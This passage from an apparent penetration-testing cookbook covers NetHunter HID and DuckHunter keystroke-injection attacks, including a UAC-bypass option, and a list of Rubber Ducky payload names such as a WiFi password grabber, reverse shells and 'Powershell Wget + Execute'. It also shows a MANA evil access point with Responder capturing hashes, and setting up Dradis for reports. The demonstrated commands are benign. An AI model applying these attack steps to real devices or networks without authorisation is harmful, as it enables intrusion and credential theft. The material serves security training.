


4. Let's try the **Windows CMD**; in the **Edit source** box, we can type the command we want to be executed. We can even choose **UAC Bypass** from the options to make the command run as admin on different versions of Windows:




5. We choose Windows 10 from the **UAC Bypass** menu and then we type a simple command:


```
echo "hello world"
```



6. Then, we connect our phone to a Windows 10 device and select **Execute Attack** from the menu:



7. We will see the command being executed:



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\bugsbounty>echo "hello world"
"hello world"

C:\Users\bugsbounty>
```



For more information, visit
<https://github.com/offensive-security/kali-NetHunter/wiki/NetHunter-HID-Attacks>.


Can I charge my phone?

In this recipe, we will look at a different type of HID attack, known as DuckHunter HID. This allows us to convert infamous USB Rubber Ducky scripts into NetHunter HID attacks.

How to do it...

To perform DuckHunter HID attacks follow the given steps:

1. We can perform them by opening the NetHunter app.
2. In the menu, we choose **DuckHunter HID** attacks.
3. The **Convert** tab is where we can type or load our scripts for execution:



4. Let's start by using a simple `Hello world!` script.
5. We open a text editor on any device and then we connect our device and click on the play button.

6. We will see that this is automatically typed in the editor:

```
Hello world!
Example of typing to computer. Nethunter is awesome!
I slept for 5 seconds, now I'm awake!
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
1234567890-=!@#$%^&*()_+
[]
```

7. There are multiple scripts available on the internet that can be used to perform multiple attacks using NetHunter:

```
Payload – Hello World
Payload – WiFi password grabber
Payload – Basic Terminal Commands Ubuntu
Payload – Information Gathering Ubuntu
Payload – Hide CMD Window
Payload – Netcat-FTP-download-and-reverse-shell
Payload – Wallpaper Prank
Payload – YOU GOT QUACKED!
Payload – Reverse Shell
Payload – Fork Bomb
Payload – Utilman Exploit
Payload – WiFi Backdoor
Payload – Non-Malicious Auto Defacer
Payload – Lock Your Computer Message
Payload – Ducky Downloader
Payload – Ducky Phisher
Payload – FTP Download / Upload
Payload – Restart Prank
Payload – Silly Mouse, Windows is for Kids
Payload – Windows Screen rotation hack
Payload – Powershell Wget + Execute
```

8. These can be downloaded and loaded into NetHunter and then later used to exploit a victim's PC; the list can be found at
[https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads.](https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads)



More information can be found at
<https://github.com/hak5darren/USB-Rubber-Ducky/wiki>.


Setting up an evil access point

The MANA toolkit is an evil access point implementation kit created by SensePost, which can be used to perform Wi-Fi, AP, and MITM attacks. Once a victim connects to our access point, we will be able to perform multiple actions, which you will learn about in this recipe.


How to do it...

To set up an evil access point follow the given steps:

1. It's easy to use. In the **NetHunter** menu, we choose **Mana Wireless Toolkit**:




2. It opens up in the **General Settings** tab. Here, we can choose the interface and other options, such as capturing cookies. This can be used to perform a wireless attack by performing an evil twin attack using an external wireless card supported by NetHunter:




3. You learned about responder in the previous chapters. We can use responder via this toolkit to capture network hashes.
4. First, we connect to the network we want to perform the attack on.

5. Next, we switch to the **Responder Settings** tab and check on the attacks we wish to perform. We choose **wlan0** as our interface:




6. To change the interface we want to listen to, we switch to the **General Settings** tab and choose from the list of interfaces from the drop-down list:



7. Now we click on the **Start mitm attack** from the options menu on the right-hand side.

8. We will see a Terminal window open and our attack will be performed. We will see the host info as well as password hashes captured by the attack:



```
1) No title▼
[*] MITMf v0.9.7 online... initializing plugins
[+] Responder v0.2
|_ [+] NBT-NS, LLMNR & MDNS Responder v2.1.2 by Laurent Gaffie online
|_ [+] You can ICMP Redirect on this network. This workstation (192.168.110.19) is not on the same subnet than the DNS server (208.67.220.220)
|_ [+] You can ICMP Redirect on this network. This workstation (192.168.110.19) is not on the same subnet than the DNS server (208.67.222.222)
|_ [+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned
|
|_ [+] Sergio-Proxy v0.2.1 online
|_ [+] SSLstrip v0.9 by Moxie Marlinspike online
|_ [+] Net-Creds v1.0 online
|_ [+] DNSChef v0.4 online
|_ [+] SMBserver online (Impacket 9.13)

2017-09-19 12:53:13 [SMBserver] Config file parsed
2017-09-19 12:53:13 [SMBserver] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
2017-09-19 12:53:13 [SMBserver] Config file parsed
2017-09-19 12:53:28 [LLMNRPoisoner] 192.168.110.26 is looking for: printer
2017-09-19 12:53:28 [LLMNRPoisoner] 192.168.110.26 is looking for: printer
2017-09-19 12:53:29 [NBTNSPoisoner] 192.168.110.26 is looking for: PRINTER | Service requested: File Server Service | OS: Windows 10 Home 15063 | Client Version: Windows 10 Home 6.3
2017-09-19 12:53:29 [NBTNSPoisoner] 192.168.110.26 is looking for: PRINTER | Service requested is: File Server Service
2017-09-19 12:53:29 [NBTNSPoisoner] 192.168.110.26 is looking for: PRINTER | Service requested is: File Server Service
```

9. Similarly, there are other attacks, such as Nmap scans, generating Metasploit payloads, and so on.



For more information, visit

<https://github.com/offensive-security/kali-NetHunter/wiki>.

12

Writing Reports

In this chapter, we will cover the following recipes:

- Generating reports using Dradis
- Using MagicTree

Introduction

In this chapter, we will go through one of the most important steps of a pentesting project, the report. A good report must contain every detail of the vulnerability. Our agenda is to keep it as detailed as possible, which may help the right person in the department understand all the details and work around it with a perfect patch.

There are different ways to create a pentesting report. In this chapter, you will learn a few tools that we can use to create a good report that covers everything in detail.

Let's look at some of the key points that should always be included in the report:

- Details of the vulnerability
- The CVSS score
- Impact of the bug on the organization
- Recommendations to patch the bug

Common Vulnerability Scoring System (CVSS) is a standardized method for rating IT vulnerabilities and determining the urgency of a response.



You can read more about CVSS at <https://www.first.org/cvss>.

Generating reports using Dradis

Dradis is an open source browser-based application, which can be used to combine the output of different tools and generate a report. It is extremely easy to use and comes preinstalled with Kali. However, running it may show errors. So, we will reinstall it and then learn how to use it.

How to do it...

Following is the recipe for using Dradis:

1. First, we need to install the dependencies by running the following commands:

```
apt-get install libsqlite3-dev
apt-get install libmariadbclient-dev-compat
apt-get install mariadb-client-10.1
apt-get install mariadb-server-10.1
apt-get install redis-server
```

2. We then use the following command:

```
git clone https://github.com/dradis/dradis-ce.git
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# git clone https://github.com/dradis/dradis-ce.git
Cloning into 'dradis-ce'...
remote: Counting objects: 7232, done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 7232 (delta 5), reused 3 (delta 0), pack-reused 7215
Receiving objects: 100% (7232/7232), 1.25 MiB | 1.01 MiB/s, done.
Resolving deltas: 100% (4716/4716), done.
```


3. Then, we change our directory:

```
cd dradis-ce/
```

4. Now we run the following command:

```
bundle install --path PATH/TO/DRADIS/FOLDER
```

The following screenshot shows the output of the preceding command:



```
== Enabling default add-ons ==
== Installing dependencies ==
Warning: the running version of Bundler (1.13.6) is older than the version that
created the lockfile (1.15.3). We suggest you upgrade to the latest version of B
undler by running `gem install bundler`.
The git source https://github.com/dradis/dradis-calculator_cvss.git is not yet
checked out. Please run `bundle install` before trying to start your application
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Warning: the running version of Bundler (1.13.6) is older than the version that
created the lockfile (1.15.3). We suggest you upgrade to the latest version of B
undler by running `gem install bundler`.
Fetching https://github.com/dradis/dradis-calculator_cvss.git
Fetching https://github.com/dradis/dradis-calculator_dread.git
Fetching https://github.com/dradis/dradis-csv.git
Fetching https://github.com/dradis/dradis-html_export.git
Fetching https://github.com/dradis/dradis-acunetix.git
Fetching https://github.com/dradis/dradis-brakeman.git
```


5. We run this command:

```
. /bin/setup
```

6. To start the server, we run this:

```
bundle exec rails server
```

The following screenshot shows the output of the preceding command:




```
root@kali:~/dradis-ce# bundle exec rails server
=> Booting Thin
=> Rails 5.1.3 application starting in development on http://localhost:3000
=> Run `rails server -h` for more startup options
Thin web server (v1.6.3 codename Protein Powder)
Maximum connections set to 1024
Listening on localhost:3000, CTRL+C to stop
```

7. We can access Dradis on <https://localhost:3000> now.

8. Here, we can set up our password to access the framework and log in with the password:




9. We will be redirected to the dashboard:



10. The free version of Dradis supports plugins of various tools such as Nmap, Acunetix, and Nikto.

11. Dradis allows us to create methodologies. It can be considered a checklist, which can be used while performing a pentest activity for an organization:



12. To create a checklist, we go to **Methodologies** and click on **Add new**:

Add methodology to project

Name

You can customize the name of this methodology. Useful if you need to add the same one multiple times (e.g. several apps in one project).

or

13. We then assign a name and click on **Add to Project**:

The screenshot shows a software interface for managing checklists. At the top, there are tabs for "Basic checklists" and "Advanced boards and task assignment". Below the tabs, a button says "Test Checklist" and "Add new". The main area contains two sections: "Section #1" and "Section #2". "Section #1" has two tasks: "Task #1.1" and "Task #1.2". "Section #2" has one task: "Task #2.1". On the right side of each section, there are "Edit" and "Delete" buttons.

14. We should now see a sample list created for us. We can edit it by clicking on the **Edit** button on the right-hand side:


The screenshot shows an XML editor window titled "Content". The XML code is as follows:

```
<?xml version="1.0"?>
<?xml version="1.0"?>
<methodology>
    <name>Test checklist</name>
    <sections>
        <section>
            <name>Information Gathering</name>
            <tasks>
                <task>Perform Full Port Scan</task>
                <task>Run Nikto</task>
            </tasks>
        </section>
    </sections>
</methodology>
```

15. Here, we see that the list is created in XML. We can edit and save it by clicking on **Update methodology:**

The screenshot shows a software interface for managing checklists. At the top, there are tabs for 'Basic checklists' and 'Advanced boards and task assignment'. Below the tabs, a 'Test checklist' is selected. A button 'Add new+' is visible. The main area displays a section titled 'Information Gathering' with two items: 'Perform Full Port Scan' and 'Run Nikto'. Each item has a checkbox to its left. On the right side of the list, there are 'Edit' and 'Delete' buttons.

16. Now let's look at how we can organize our scan reports better. We go to the nodes option on the left-hand side menu and click on the + sign; a pop-up box will open and we can add a network range and then click on **Add**:




17. To add a new subnode, we select the node from the left-hand side pane and then choose the **Add subnode** option. This can be used to organize a network-based activity based on the host's IP addresses.


18. Next, we can add notes and screenshots as PoC of the bugs we find:




19. We can even import results of various tools to Dradis. This can be done by choosing **Upload Output from tool** from the top menu:



20. Here, we upload our output file. Dradis has inbuilt plugins, which can parse reports of different tools:



21. Once the import is done, we will see the results on the left-hand side pane under the title `plugin.output`:



22. We can see the output of the scan results we just imported:

Services						
name	port	product	protocol	reason	state	version
http	80		tcp	syn-ack	open	
